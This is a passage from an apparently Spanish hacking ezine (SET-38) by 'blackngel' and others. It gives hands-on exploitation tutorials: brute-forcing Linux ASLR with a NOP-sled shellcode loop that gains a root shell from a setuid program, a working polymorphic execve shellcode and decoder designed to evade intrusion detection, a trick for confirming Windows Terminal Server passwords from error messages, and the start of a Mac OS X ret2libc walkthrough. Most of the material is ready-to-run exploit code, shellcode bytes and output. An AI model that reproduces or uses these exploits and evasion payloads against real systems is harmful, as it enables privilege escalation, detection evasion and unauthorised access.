Desde que yo empece mi pequeña investigacion y el trabajo de escribir este articulo, mi objetivo ha sido siempre dejar esta tarea como deberes para los nuevos hackers quienes tengan la fuerza suficiente como para continuar en este camino.

En resumen, esta es una nueva area para una investigacion futura.

<< Todo tiene algo de belleza, pero
no todos son capaces de verlo. >>

[Confucio]

---[6 ---[THE HOUSE OF PHRACK]---

Esto es solo un camino para que puedas seguir investigando. Tenemos ante nosotros un mundo lleno de posibilidades, y la mayoria de ellas todavia estan por descubrir. Te animas por casualidad a ser el siguiente?

Esta es tu casa!

Un abrazo!
blackngel

"Adormecida, ella yace
con los ojos abiertos
como la ascension del Angel hacia arriba
Sus bellos ojos de disuelto azul
que responden ahora: "lo hare, lo hago!
la pregunta realizada hace tanto tiempo.

Aunque ella debe gritar
no lo parece
lo que pronuncia es mas que un grito
Yo se que el Angel debe llegar
para besarme suavemente, como mi estimulo
la aguja profunda penetra en sus ojos."

* Versos 4 y 5 de "El beso del Angel Negro"

```
           ----------------
---[ 7 ---[   REFERENCES   ]---
           ----------------
```


[1] Vudo - An object superstitiously believed to embody magical powers
    http://www.phrack.org/issues.html?issue=57&id=8#article

[2] Once upon a free()
    http://www.phrack.org/issues.html?issue=57&id=9#article

[3] Advanced Doug Lea's malloc exploits
    http://www.phrack.org/issues.html?issue=61&id=6#article

[4] Malloc Maleficarum
    http://seclists.org/bugtraq/2005/Oct/0118.html

[5] Exploiting the Wilderness
    http://seclists.org/vuln-dev/2004/Feb/0025.html

[6] The House of Mind
    http://www.awarenetwork.org/etc/alpha/?x=4

[7] The use of set_head to defeat the wilderness
    http://www.phrack.org/issues.html?issue=64&id=9#article

[8] GLIBC 2.3.6
    http://ftp.gnu.org/gnu/glibc/glibc-2.3.6.tar.bz2

[9] PTMALLOC of Wolfram Gloger
    http://www.malloc.de/en/

[10] The art of Exploitation: Come back on an exploit
     http://www.phrack.org/issues.html?issue=64&id=15#article

[11] Bypassing PaX ASLR protection
     http://www.phrack.org/issues.html?issue=59&id=9#article

EOF

-[0x03]--
-[Bazar de SET]---
-[by Varios Autores]---SET-38--

-== INDICE ==-

-[3x01]--
-[ASLR No Tan Aleatorio]--
-[by blackngel]---

HACK THE WORLD

<blackngel1@gmail.com>
<black@set-ezine.org>

Lo que vamos a demostrar aqui no es nada nuevo, en realidad la informacion surge de unos videos publicados en la web por un tal BlackLight, pero mis intenciones son varias: por un lado demostrar la experiencia propia, por otro ofrecer todas las aclaraciones posibles y como no, despues de todos los articulos publicados con respecto a la explotacion en linux en la anterior edicion de SET, esto constituye un buen agregado a todo lo ya mostrado.

En definitiva, plasmaremos en formato ASCII el problema que representa la confianza de los usuarios en el actual sistema ASLR (Address Space Layout Randomization) que se encarga de la supuesta aleatorizacion de direcciones de memoria.

ASLR no previene la sobreescritura de datos en memoria, esto es, que todavia tenemos la capacidad de sobreescribir valores de retorno guardados por llamadas a funciones, y por lo tanto redirigir el flujo de un programa a una direccion de nuestra eleccion.

De lo que realmente se encarga ASLR, es de que no podamos predecir la direccion de ningun buffer dado, ni cualquier otra direccion que se encuentre sobre el stack (como por ejemplo la zona ocupada por las variables de entorno). Esto se logra mediante la ya mencionada aleatorizacion de las direcciones de la pila y el heap.

Ahora, analizandolo realmente la efectividad de esta pseudo-aleatorizacion y tomando de la mano el pequeÃ±o programa que siempre usamos para obtener la direccion de una variable de entorno, obtenemos los siguientes datos.

```
HOME is located at 0xbffe3e1a
HOME is located at 0xbf9a5e1a
HOME is located at 0xbfa68e1a
HOME is located at 0xbfe35e1a
HOME is located at 0xbfb9ce1a
```

```
HOME is located at 0xbfec0e1a
HOME is located at 0xbf9eae1a
HOME is located at 0xbfa9ce1a
HOME is located at 0xbfb6be1a
HOME is located at 0xbf880e1a
```

De los 4 bytes que componen la direccion, vemos que son los 3 ultimos los que varian en cada ejecucion. De ello podemos deducir que de los 32 bits que esta ocupa, 24 son los que sufren el cambio:

```
3 bytes * 8 bits/byte = 24 bits
```

Pero si cojemos una muestra de las direccion obtenidas, y comparamos sus valores en binario, podemos sacar otra apreciacion:

```
                1er byte  2do byte   3er byte  4to byte
                --------  ---------  --------  --------
0xbffe3e1a -> 10111111  1 1111110  00111110  00011010
0xbfa68e1a -> 10111111  1 0100110  10001110  00011010
0xbf880e1a -> 10111111  1 0001000  00001110  00011010
```

Vemos que el bit mas significativo (MSB) del segundo byte es comun en todas las direcciones, y de ahi deducimos que el numero de bits realmente aleatorizados es 23.

Ahora, que cantidad de espacio de memoria se puede direccionar con dichos bits:

```
/------ 23 bits ------\
11111111111111111111111 = 8388607 bytes

8388607 / 1024   = 8192 kbytes
8192    / 1024   = 8 mb
```

Exactamente 8 megabytes (aunque lo hayamos aclarado for dummies).

En mi caso, la maxima cantidad de bytes que he logrado introducir en el entorno ronda a la siguiente:

```
$ export PAD=`perl -e 'print "A"x131000'`
```

Depende de que variables tengas ya establecidas en tu entorno particular, pero siempre rondara los 128 kb.

La cuestion es, con respecto a los 8 mb de espacio aleatorizado, que porcentaje representan 131 kilobytes en nuestro caso de estudio?

```
8388607     ->     100 %   |    X = (131000 * 100) / 8388607
 131000     ->      X %    |    X = 1,561641879 %
```

Osease, alrededor de un 1,6 % de los 8 mb que ya hablamos. Entonces este mismo porcentaje es el de posibilidades que tenemos de que en una de las ejecuciones del programa el contenido de nuestra variable de entorno caiga en esas direcciones.

Lo obvio. Si nosotros intentamos caer en la direccion exacta de comienzo de un shellcode situado en el entorno, lo tendremos muy pero que muy crudo. Pero... si introducimos cerca de 128000 instrucciones NOP antes de nuestra shellcode, tendremos ese 1,6 % de posibilidades de ejecutar codigo arbitrario.

Luego solo es cuestion de ejecutar el exploit una cierta cantidad de veces hasta que tengamos la suerte de entrar dentro de ese porcentaje que nos dara el premio; y creeme, no son tantas.

Cogeremos este programa vulnerable:

---[meet.c]---

```
   greeting(char *temp1, char *temp2) {
      char name[512];
      strcpy(name, temp2);
      printf("Hello, %s %s\n", temp1, name);
   }

   main(int argc, char *argv[]) {
      greeting(argv[1],argv[2]);
      printf("Bye %s %s\n", argv[1], argv[2]);
   }
```

---[end meet.c]---

En primer lugar introduzcamos nuestro shellcode:

```
     $ export PAD=`perl -e 'print "\x90"x130000'``cat sc`
```

Vease que "sc" es un archivo binario conteniendo los bytes del shellcode escogido.

Comprobemos ahora el relleno necesario para sobreescribir la direccion de retorno guardada:

```
(gdb) run black `perl -e 'print "A"x526'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/blackngel/.../bo/meet black `perl -e 'print "A"x526'`
Hello, black AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.

Cannot access memory at address 0x8004141
0x08004141 in ?? ()
```

Bien, debemos rellenar 524 bytes y luego nuestra direccion de retorno deseada. Cual utilizar? Como ya explique, cualquiera que caiga dentro del espacio de memoria de los 8 megas aleatorizados, luego solo es cuestion de suerte que esa direccion coincida con alguna perteneciente al gran relleno de NOPS que hemos introducido en el entorno. Si esto ocurre, el flujo de codigo se desplazara como una cinta de transporte hasta alcanzar nuestro shellcode, y entonces el control estara en nuestras manos.

Para demostrar que es cuestion de suerte, escogere la tercera direccion que obtuvimos al principio del articulo: "0xbfa68e1a". Luego hago uso de ella en el siguiente y sencillo script:

---[ex.sh]---

```
   #!/bin/sh

   for i in `seq 1 500`;
   do
      echo "\nIntento: $i"
```

```
      ./meet black `perl -e 'print "A"x524 . "\x1a\x8e\xa6\xbf"'`
   done

---[ end ex.sh ]---
```

Le damos permisos de ejecucion:

```
     $ sudo chmod u+x ex.sh
```

Y cambiamos el usuario del programa a root y lo setuidamos:

```
     $ sudo chown root:root meet
     $ sudo chmod u+s meet
     $ ls -al meet
     -rwsr-xr-x 1 root root 6540 2009-08-14 20:00 meet
```

Lo ejecutamos y...

```
blackngel@mac:~/Exploiting/bo$ ./ex.sh | more
\nIntento: 1
./ex.sh: line 3: 13153 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 2
./ex.sh: line 3: 13155 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 3
./ex.sh: line 3: 13157 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 4
./ex.sh: line 3: 13159 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 5
./ex.sh: line 3: 13161 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 6
./ex.sh: line 3: 13163 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 7
./ex.sh: line 3: 13165 Fallo de segmentaciÃ³n  ./meet black `perl -e 'print
                                                "A"x524 . "\x1a\x8e\xa6\xbf"'`
\nIntento: 8
sh-3.2#
```

Jajaja, a eso si que le llamo yo suerte, al octavo intento nada mas y nada menos, es mas, la primera vez que probe el comando a manos sin el escript, a la cuarta tenia una shell con permisos de root delante de mis ojos. Otras veces necesitaras 68 intentos, otras 200 y pico, y otras mas, pero que mas da, lo importante es que lo hemos logrado y tenemos el control del sistema.

Recuerda que este ataque solo es viable en local, ya que cualquier fallo de segmentacion provocado en un servicio remoto causaria su caida, y normalmente (salvo que posea alguna clase de mecanismo de reinicio automatico) esto implica que no dispondremos de mas intentos para ejecutar codigo arbitrario.

CONCLUSION

Este es el metodo que mejor demuestra la mayor debilidad del sistema de seguridad ASLR implementado en la mayor parte de las distribuciones linux de hoy en dia. No obstante, otros metodos todavia siguen siendo viables. Entre ellos el clasico "return to esp o ret2esp".

Todos sabemos que el registro ESP apunta normalmente al inicio de las

variables declaradas dentro de una funcion, ya que este marca la cima del stack. Por decirlo de alguna manera, es uno de los pocos testigos que sabe en tiempo de ejecucion donde se encuentra nuestro buffer (su direccion), algo que nosotros no somos capaces de predecir antes de que esto ocurra. Por lo tanto, si sobreescribimos la direccion de retorno guardada con otra direccion que apunte a una instruccion como "jmp *%esp" o "call *$esp", esta deberia ir directamente a caer dentro de nuestra shellcode (normalmente precedida de un relleno de NOPS), logrando asi el objetivo principal.

Una instruccion como "jmp *%esp" no es mas que un par de bytes: "ff e4". De modo que tampoco es necesario que el programa vulnerable contenga una direccion como esta, sino que al menos se encuentre por casualidad esta combinacion de bytes dentro de una zona marcada con permisos de ejecucion.

BlackLight tambien apunto en uno de sus videos la forma de lograr nuevamente la ejecucion de codigo arbitrario haciendo uso de la tecnica "ret2reg", que viene a decir que si algun registro del procesador (eax, ebx, ecx, etc...) apuntara por casualidad a nuestro buffer, podriamos utilizar nuevamente una instruccion como "jmp reg" o "call reg". Pero debe advertirse que esto solo se da en ciertos programas. Su exploit tiene truco (aunque a proposito), ya que en el se utiliza un puntero al que se le asigna la direccion del buffer vulnerable, y de este modo, cuando se produce el fallo de segmentacion, el registro %eax queda apuntando al mismo, y por lo tanto la tecnica es factible.

Sin mas, espero que esto haya sido de utilidad y te anime a pensar que cuando hay gente que nos pisa los frenos, nosotros no soltamos el acelerador.

P.D.: Te atreves a probar esta tecnica en un sistema de 64 bits? Quizas lo veamos en esta misma revista en un futuro.

Feliz Hacking!
blackngel

EOF

-[3x02]--
-[Shellcodes Polimorficos en Linux]-------------------------------------
-[by blackngel]---


```
      ^^
   *`* @@ *`*     HACK THE WORLD
  *   *--*   *
      ##         <blackngel1@gmail.com>
      ||         <black@set-ezine.org>
     *  *
    *    *       (C) Copyleft 2009 everybody
   _*    *_
```


Vimos en la anterior edicion de SET como construir nuestras propias Shellcode bajo entornos Linux con una arquitectura de 32 bits. Hoy en dia, cualquier sistema de deteccion de intrusos (IDS o sus variantes HIDS, NIDS, etc...), es capaz de detectar la mayor parte de los ataques contra buffer overflows debido al hecho de que es muy simple reconocer el patron tipico de un shellcode clasico.

Los virus han sufrido este problema durante mucho tiempo, partes de su cuerpo eran comparadas contra bases de datos con firmas pre-grabas y de este modo eran frenados de inmediato.

Para evadir este problema, ciertos programadores de virus empezaron a utilizar una tecnica que ya poseian algunos seres biologicos. Estoy hablando del "polimorfismo". Tenemos segun la wikipedia que:

> "En computacion (informatica), es tambiÃ©n una tÃ©cnica utilizada por virus informÃ¡ticos y gusanos para modificar partes de su codigo dificultando su deteccion".


La pregunta obvia es entonces: Se puede aplicar esta tecnica en la codificacion de un Shellcode? La respuesta, ya esperada, es SI, sino este breve articulo no tendria ningun sentido. Al fin y al cabo un Shellcode no es un objeto completamente inanimado, sino simplemente un binario conteniendo codigo ejecutable.

Un codigo polimorfico consta de 3 partes, 2 de ellas van siempre unidas dentro del Shellcode, la otra es externa, las tres son:

- -> El cifrador
- -> El descifrador
- -> El Shellcode original

El objetivo es cifrar un shellcode normal con una llave aleatoria de modo que el resultado final no pueda ser reconocida por ninguna base de datos con patrones pre-establecidos.

Lo que queda claro aqui es que este mismo codigo debe descifrarse con la misma llave justo antes de ejecutarse, sino no podriamos predecir el comportamiento que tendria, y seguramente acabaria en un desastre. El descifrador ira "pegado" al shellcode original, y sera la unica parte del codigo que no ira cifrada. Graficamente quedaria asi:



Vale, ya ha quedado claro que el cifrador se trata de un elemento externo, es por eso que de momento nos vamos a centrar en los otros dos.

Tomemos uno de los shellcodes utilizados en el articulo ya mencionado:

```
 8048060:       31 c0                    xor    %eax,%eax
 8048062:       50                       push   %eax
 8048063:       68 2f 2f 73 68           push   $0x68732f2f
 8048068:       68 2f 62 69 6e           push   $0x6e69622f
 804806d:       89 e3                    mov    %esp,%ebx
 804806f:       50                       push   %eax
 8048070:       53                       push   %ebx
 8048071:       89 e1                    mov    %esp,%ecx
 8048073:       b0 0b                    mov    $0xb,%al
 8048075:       cd 80                    int    $0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                   "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Bien, sabemos que no esta cifrado, pero vamos a imaginar que lo estuviera, y que el algoritmo fuera tan basico como un Cifrado del Cesar, es decir, que a todos los bytes del mismo se le ha sumado cierta cantidad, por ejemplo un "3". Entonces... sabrias escribir un breve codigo ensamblador que fuera capaz de revertir este proceso?

Vamos a ello. Os acordais de la estructura que utilizamos en nuestros shellcode para acceder a la direccion de una cadena como "/bin/sh"? Se mostraba asi:

```
    o---jmp offset_to_call
    |   popl %esi <----------o
    |   [codigo shell]       |
    |   ..............       |
    |   ..............       |
    |   [codigo shell]       |
    o-> call offset-to-popl -o
        .string \"/bin/sh\"
```

Es decir saltamos a una instruccion call, y esta regresa a la siguiente instruccion despues del jump, lo cual parece un sin-sentido, pero la magia esta en que la instruccion call pushea en la pila la siguiente instruccion a ejecutar despues de ella, que es exactamente la direccion de la cadena "/bin/sh" y luego la instruccion "pop" simplemente la recoge en el registro ESI, de modo que a partir de ese instante podemos manejar la cadena a nuestro antojo.

Ahora miralo asi. Que ocurriria si en lugar de la cadena "/bin/sh" copiamos a partir de ahi las instrucciones de nuestro shellcode? Pues que tendriamos en ESI la direccion en la que comienza ese codigo, y podriamos realizar sobre el todas las operaciones necesarias.

Veamos como pintaria un descifrador general para nuestro proposito:

```
---[ sc-pol.asm ]---

     global _start
_start:
     jmp short magic
init:
     pop esi
     xor ecx,ecx
     mov cl,0
desc:
     sub byte[esi + ecx - 1],0
```

```
     sub cl,1
     jnz desc
     jmp short sc
magic:
     call init
sc:
  ; aqui va el shellcode

---[ end sc-pol.asm ]---
```

Lo explicamos, primera utilizamos el truco para obtener en ESI la direccion donde comenzarian las instrucciones de nuestro shellcode supuestamente cifrado. Luego limpiamos ECX y movemos a CL un valor 0, pero esto es temporalmente, ya que ese valor debemos cambiarlo posteriormente con la longitud del shellcode original (lo veremos). Despues comienza el proceso de descifrado que se trata de una simple operacion SUB, que como podeis comprobar, va restando un valor 0 a cada byte del shellcode original recorriendoles desde el final hasta el principio, osease hasta que cl (la longitud) llegue a cero, por eso vamos decrementando este registro en cada pasada. Nuevamente, temporalmente restamos un valor 0 a cada byte pero este valor tambien se cambiara posteriormente por la llave con que hayamos cifrado el shellcode, que en nuestro ejemplo seria un 3.

Cuando el proceso haya terminado, querra decir que el shellcode ha tomado su forma original, y que por lo tanto ya podemos saltar a el para que se ejecute.

Compilemos este codigo y veamos que bytes obtenemos:

```
blackngel@mac:~$ nasm -f elf sc-pol.asm
blackngel@mac:~$ ld sc-pol.o -o sc-pol
blackngel@mac:~$ objdump -d sc-pol

sc-pol:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:   eb 11                   jmp    8048073 <magic>

08048062 <init>:
 8048062:   5e                      pop    %esi
 8048063:   31 c9                   xor    %ecx,%ecx
 8048065:   b1 00                   mov    $0x0,%cl

08048067 <desc>:
 8048067:   80 6c 0e ff 00          subb   $0x0,-0x1(%esi,%ecx,1)
 804806c:   80 e9 01                sub    $0x1,%cl
 804806f:   75 f6                   jne    8048067 <desc>
 8048071:   eb 05                   jmp    8048078 <sc>

08048073 <magic>:
 8048073:   e8 ea ff ff ff          call   8048062 <init>
```

Recogiendo los valores tenemos:

```
         Lo cambiaremos por la longitud del shellcode cifrado
                                ^                      ___
                                |                     |   |
     "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00"  |
     "\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff"  |
                                                         |
                                                         v
                    Lo cambiaremos por el valor con que ciframos el shellcode
```

Hasta aqui todo perfecto, ahora podriamos utilizar un programa que abriera un shellcode, leyera los bytes uno a uno y volcara en otro archivo de salida el resultado de sumarle el valor 3 a cada uno de ellos. Esto es demasiado sencillo, asi que para nuestro proposito, ya que no deseo extenderme mucho, lo haremos a mano para la prueba de concepto. De modo que nos queda:

```
      Original:
               "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
               "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

      Cifrado:
               "\x34\xc3\x53\x6b\x32\x32\x76\x6b\x6b\x32\x65\x6c"
               "\x71\x8c\xe6\x53\x56\x8c\xe4\xb3\x0e\xd0\x83"
```

Bien, ya lo tenemos, ademas sabemos que la longitud de este shellcode es de 23 bytes, igual que el original, y que este valor en hexadecimal se traduce como: 0x17.

Con esto en mente, ya podemos modificar los dos valores 0 del descifrador general que teniamos. El primoero lo sustituiremos por 0x17 (la longitud del shellcode cifrado), y el segundo por 0x03 (el valor de la llave con que lo ciframos).

Si lo juntamos todo en un programa de prueba nos quedaria como esto:

```
---[ prueba_sc.c ]---

char shellcode[] = /* Descifrador */
                   "\xeb\x11\x5e\x31\xc9\xb1\x17\x80\x6c\x0e\xff\x03"
                   "\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff"
                   /* Shellcode Cifrado */
                   "\x34\xc3\x53\x6b\x32\x32\x76\x6b\x6b\x32\x65\x6c"
                   "\x71\x8c\xe6\x53\x56\x8c\xe4\xb3\x0e\xd0\x83";

void main() {
   void (*fp) (void);

   fp = (void *)&shellcode;

   fp();
}

---[ end prueba_sc.c ]---
```

Lo probamos y...

```
blackngel@mac:~$ ./prueba_sc
sh-3.2$ whoami
blackngel
sh-3.2$ exit
exit
```

Ahora te invito a hacer una prueba, cambiar el segundo byte del descifrador de 0x11 a 0x16, esto provoca que salte directamente al shellcode sin antes haberlo descifrado, comprobaras como en este caso se produce un fallo de segmentacion, y ello se debe a que interpreta los bytes del mismo como un codigo ensamblador muy absurdo como:

```
     xor    al,0xc3
     push   ebx
     imul   esi,DWORD PTR [edx],0x32
     jbe    0x80495eb
     imul   esi,DWORD PTR [edx],0x65
```

```
     ins    BYTE PTR es:[edi],dx
     ...
```

y llegara un momento en el que se rompe!

A partir de aqui, es tu imaginacion la que puede desarrollar mucho mas esta tecnica. Puedes utilizar muchos y muy variados algoritmos de cifrado, entre ellos el inverso del que hemos utilizado (primero restar y luego sumar), realizar una operacion XOR a cada byte con un valor especificado como llave, e incluso cambiar los bytes del shellcode de posicion, por ejemplo el primero con el segundo, el tercero con el cuarto o, por que no, el primero con el ultimo, el segundo con el penultimo, y asi hasta el final.

Con todo lo que hemos dicho, piensa que no es nada complicado hacer un programa al que se le pase como argumento el nombre de un archivo conteniendo un shellcode original, y te ofrezca como salida el mismo ya cifrado junto con el descifrador agregado al principio y con los valores ajustados apropiadamente.

Este trabajo ya ha sido realizado, y es por ello que no me detendre en reinventar la rueda, asi que os dejo una estupenda referencia de un articulo que en su momento se publico en la revista Hakin9 y que ahora esta disponible en formato PDF.

     [1] http://www.tebo21.com/Contenidos/Hakin9/Hakin9-Crear-el-shellcode-polimorfico.pdf

Feliz Hacking!
blackngel

EOF

-[3x03]--
-[Respuestas reveladoras en Win 2003 SBS Terminal Server]-----------------
-[by d00han.t3am]---

Objetivo
========

Conocer si la password de un usuario es valida simplemente interpretando los mensajes de respuesta de error de Terminal Server en Windows 2003 SBS

Introduccion
============

Windows 2003 Small Business Server es una version reducida del ofical Windows 2003 Server. Se entiende reducida en cuanto a servicios que presta y a precios finales de venta.

Como siempre, para mas informacion:

http://es.wikipedia.org/wiki/Windows_Small_Business_Server

Por defecto, se permiten 2 administradores.
En esta version de Windows Server, como en otras, se permite el acceso remoto por terminal a dos administradores. Si se instala el el Servidor de Terminales (Terminal Server) y sus respectivas licencias podemos extender el escritorio remoto a otros usuarios del servidor.

Para que estos usuarios remotos tengan acceso a este servicio hay varias formas de conceder el derecho:

1) Incluir al usuario en el grupo "Usuarios de escritorio remoto".
2) Incluir al usuario en un grupo que explicitamente tenga derechos.
3) Individualmente se adjudique a un usuario el derecho.

Ataque
======

Cuando intentamos desde Windows (usando Conexion a Escritorio Remoto) o desde Linux (rdesktop) conectar con un cliente a un servicio de Terminal Server, introducimos un usuario y password que deben ser validas en el dominio o en las cuentas locales del servidor.

Si lo anterior no ocurre, se nos muestra un mensaje de error.

MSG 1:
"No se puede iniciar su sesion. Asegurese de que su nombre de usuario y dominio sean correctos, luego repita su contrase~a. Las letras de la contrase~a se deben escribir usando mayusculas y minusculas correctamente."

Este mensaje no nos indica si el usuario existe o no, o si existe y hemos escrito mal la contrase~a. Hasta aqui bien.

¿Que pasa si el usuario es correcto y la contrase~a es correcta?
Bingo!.... entramos.... o no.
Depende si el usuario tiene permisos para "logearse" en servidor por

Terminal Server como se indicaba en la introduccion.

Supongamos que NO tiene derechos para entrar por Terminal Server.
AQUi ES DONDE windows revela, que el usuario existe, que la contrase~a es valida y que este usuario no tiene permisos para entrar por Terminal Server:

MSG 2:
"Para iniciar una sesion en este equipo remoto, se le debe conceder el derecho Permitir inicio de sesion a traves de Terminal Server. De forma predeterminada, los miembros del grupo Usuarios de escritorio remoto tienen este derecho. Si no es miembro del grupo Usuarios de escritorio remoto o de otro grupo con este derecho o si el grupo Usuarios de escritorio remoto no tiene este derecho, se le debe conceder derecho manualmente"

Conclusion
==========

Este tipo de dis-configuracion en Windows SBS 2003 no sirve para automatizar un ataque por fuerza bruta ni mucho menos, pero si nos puede ayudarnos en la comprobacion de un determinado usuario-pass que obtenemos por otros medios o para hacer "adivinaciones" manuales de passwords faciles.

En fin, sacad vuestras propias conclusiones.

EOF

-[0x04]--
-[Return Into to Libc en MacOS X]--
-[by blackngel]---SET-38--


```
      ^^
   *`* @@ *`*     HACK THE WORLD
  *   *--*   *
      ##         <blackngel1@gmail.com>
      ||         <black@set-ezine.org>
     *  *
    *    *       (C) Copyleft 2009 everybody
   _*    *_
```


---[1 - Introducion

Por que hablar nuevamente sobre tecnicas Return Into To Libc? No son acaso estas comunes a todos los sistemas? El motivo en si, es la respuesta a esta segunda pregunta. La base del ataque tiene la misma forma, pero las condiciones son distintas.

Mac OS X, a pesar de su fama entre la gente comun de poseer un bajo numero de vulnerabilidades o fallos de seguridad, es uno de los sistemas operativos que mas atras se ha quedado en lo que a mecanismos de proteccion se refiere. Para empezar no implementa ninguna clase de aleatorizacion de direcciones de memoria (ASLR), algo muy presente en las actuales distribuciones de Linux. Tampoco los compiladores agregan protecciones tipo Stack-Guard o Stack-Shield u otras basadas en cookies que detecten la modificacion de registros del sistema.

Que la gente no se dedique a estudiar todos los problemas reales de Mac OS X, no quiere decir de ninguna manera que los fallos no existan, y dejarlos ahi por mucho tiempo significa hacerle un flaco favor al sistema y a los usuarios que se ven a merced de los atacantes sin escrupulos y las tardias y reprochadas mega-actualizaciones que Apple suele proporcionar.

No obstante todo lo dicho, hay algo que nuestros amigos de Apple si han implementando en las versiones de sus sistemas operativos que en la actualidad corren bajo la plataforma Intel x86, y es el hecho de establecer los permisos de las paginas pertenecientes a la pila (stack) como NO ejecutables.

Esto limita la aplicacion de clasicos exploits relativos a buffer overflows que intentan ejecutar codigo arbitrario contenido en el stack. Si, claro, por eso estamos aqui, porque Return Into To Libc puede solucionar esos problemas. Vale, lograr ejecutar una llamada a system( ) puede proporcionarte una shell directa pero... en primer lugar, aqui descubriremos que algunas dificultades pueden ser encontradas en el camino, y dos, un hacker que se precie casi siempre apreciara la posibilidad de ejecutar codigo de su propia eleccion.

Bien... la cuestion es: como hacer esto ultimo si cualquier codigo alojado en

la pila no podra ser ejecutado? Veremos aqui las posibilidades de introducir nuestra shellcode en el espacio del Heap y bifurcar a esa direccion el flujo de ejecucion del programa vulnerable.

Para terminar, nos adentraremos en una tecnica muy vagamente documentada, que tiene como objetivo devolverle a la Pila sus permisos de ejecucion originales y evitar asi el uso o abuso del Heap. He tenido algunos problemas con el desarrollo de la misma, de modo que presento aqui los resultados con el fin de que alguien pueda encontrar la solucion definitiva.

NOTA: En la seccion "Referencias" podras encontrar una buena recopilacion de enlaces relativos a temas de explotacion en entornos MAC (ya sea sobre plataformas Intel o PPC).

---[2 - Ret2libc con system()

Tomemos como ejemplo el programa vulnerable mas simple:

[- vuln.c -]

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
   char buff[32];

   if (argc > 1) {
      strcpy(buff, argv[1]);
   }

   return 0;
}
```

[- end vuln.c -]

De acuerdo, como siempre, no tiene misterio. Busquemos en que offset el programa rompe, y donde sobreescribimos exactamente EIP:

ooooo

```
mac:~ blackngel$ gdb -q ./vuln
Reading symbols for shared libraries .. done
(gdb) run `perl -e 'print "A" x 40 . "bbbb" . "cccc" . "dddd";'`
Starting program: /Users/blackngel/vuln `perl -e 'print "A" x 40 . "bbbb" .
"cccc" . "dddd";'`
Reading symbols for shared libraries . done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x63636363
0x63636363 in ?? ()
```

Bien, entonces hemos alterado EIP con "cccc", lo cual significa que precisamos un padding de 44 bytes antes de golpear en el punto correto. Ahora... donde esta system( ) ?

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x90046c20 <system>
```

ooooo

Correcto, no olvidemos entonces ahora que nuestro buffer de ataque deberia tener una estructura como la siguiente:

```
   [ PADDING (44 bytes) ][ &system() ][4 bytes basura o ret ][ &"/bin/sh"]
```

En primer lugar, es decision tuya si deseas incluir 4 bytes cualesquiera tras la direccion de la funcion system() u otra direccion que te permita controlar nuevamente el flujo de ejecucion del programa o al menos salir silencisosamente llamando a exit( ).

La segunda cuestion radica en donde situar realmente la cadena "/bin/sh" y obtener su direccion. Utilizar una variable de entorno es como siempre una de las posibles opciones, pero no hay nada mas comodo que situarla en el mismo argumento pasado al programa.

No obstante, veamos antes de nada si la pila es sobreescrita correctamente con los datos que tenemos hasta el momento:

ooooo

```
(gdb) disass main
Dump of assembler code for function main:
0x00001f8a <main+0>:    push   %ebp
0x00001f8b <main+1>:    mov    %esp,%ebp
0x00001f8d <main+3>:    sub    $0x38,%esp
0x00001f90 <main+6>:    cmpl   $0x1,8(%ebp)
0x00001f94 <main+10>:   jle    0x1fad <main+35>
0x00001f96 <main+12>:   mov    12(%ebp),%eax
0x00001f99 <main+15>:   add    $0x4,%eax
0x00001f9c <main+18>:   mov    (%eax),%eax
0x00001f9e <main+20>:   mov    %eax,4(%esp)
0x00001fa2 <main+24>:   lea    -40(%ebp),%eax
0x00001fa5 <main+27>:   mov    %eax,(%esp)
0x00001fa8 <main+30>:   call   0x301b <dyld_stub_strcpy>
0x00001fad <main+35>:   mov    $0x0,%eax
0x00001fb2 <main+40>:   leave
0x00001fb3 <main+41>:   ret
End of assembler dump.
